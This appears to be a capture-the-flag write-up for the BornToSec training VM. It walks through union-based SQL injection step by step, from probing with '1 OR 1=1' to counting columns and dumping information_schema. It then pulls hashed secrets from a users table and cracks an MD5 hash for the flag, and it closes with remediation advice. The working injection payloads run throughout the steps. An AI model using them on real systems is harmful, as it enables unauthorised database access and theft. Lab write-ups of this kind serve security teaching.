

Union based Sql Injection


SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

In some situations, an attacker can escalate a SQL injection attack to compromise the underlying server or other back-end infrastructure, or perform a denial-of-service attack.

In Union injection SQL, attackers use the UNION SQL operator to combine multiple select statements and return a single HTTP response. An attacker can use this technique to extract information from the database. This technique is the most common type of SQL injection and requires more security measures to combat than error-based SQL injection.

Walk through

Step 1: Go to the upload page



Step 2: Check if the input is sensible to SQL Injection with a payload like : **1 OR 1 = 1**

42

HOME

SURVEY

MEMBERS

ID: 1 OR 1=1

First name: one

Surname : me

ID: 1 OR 1=1

First name: two

Surname : me

ID: 1 OR 1=1

First name: three

Surname : me

ID: 1 OR 1=1

First name: Flag

Surname : GetThe

SEARCH MEMBER BY ID:

1 OR 1=1

SUBMIT

Step 3: Now we know that the input is vulnerable try to chain another SQL request with UNION :

1 OR SELECT 1

1 OR SELECT 1,2

1 OR SELECT 1,2,3 etc...

We find that work with 2 colums !

42

1 Rigellute/spotify-tui: Spotify i...42 2 BornToSec - Web Section

192.168.64.13/?page=member&id=1+UNION+SELECT+1%2C2&Submit=Submit#

423 Computer Scienc...How To Learn AI Fro...Welcome to Feedly

42

HOME

SURVEY

MEMBERS

ID: 1 UNION SELECT 1,2

First name: one

Surname : me

ID: 1 UNION SELECT 1,2

First name: 1

Surname : 2

SEARCH MEMBER BY ID:


1 UNION SELECT 1,2

SUBMIT

f

© BornToSec

Step 4: We have the number of column then dump all tables column like this for example :
1 UNION SELECT table_name, column_name FROM information_schema.columns



Step5: With the result of last request we can check all database entry we found one particularly interesting the commentary / countersign in users table.

42

HOME SURVEY MEMBERS

ID: 1 OR 1=1 UNION SELECT commentaire, countersign FROM users

First name: three

Surname : me

ID: 1 OR 1=1 UNION SELECT commentaire, countersign FROM users

First name: Flag

Surname : GetThe

ID: 1 OR 1=1 UNION SELECT commentaire, countersign FROM users

First name: Je pense, donc je suis

Surname : 2b3366bcfd44f540e630d4dc2b9b06d9

ID: 1 OR 1=1 UNION SELECT commentaire, countersign FROM users

First name: Aamu on iltaa viisaampi.

Surname : 60e9032c586fb422e2c16dee6286cf10

ID: 1 OR 1=1 UNION SELECT commentaire, countersign FROM users

First name: Dublin is a city of stories and secrets.

Surname : e083b24a01c483437bcf4a9eea7c1b4d

ID: 1 OR 1=1 UNION SELECT commentaire, countersign FROM users

First name: Decrypt this password -> then lower all the char. Sh256 on it and it's good !

Surname : 5ff9d0165b4f92b14994e5c685cdce28

SEARCH MEMBER BY ID:

1 OR 1=1 UNION SELECT commentaire, counte

SUBMIT

Step6: Like the commentary say ! Decrypt the md5 hash lower all the case then encrypt to sha256 and we got the flag !

```
ID: 1 OR 1=1 UNION SELECT commentaire, countersign FROM users
```

```
First name: Decrypt this password -> then lower all the char. Sh256 on it and it's good !
```

```
Surname : 5ff9d0165b4f92b14994e5c685cdce28
```

How to fix

- Give accounts that connect to the SQL database only the minimum privileges needed.
- Use validation for all types of user-supplied input
- Use prepared statements with parameterized queries that define all the SQL code and pass in each parameter so attackers can't change the intent of a query later.
- Escape all user-supplied input before putting it in a query so that the input isn't confused with SQL code from the developer.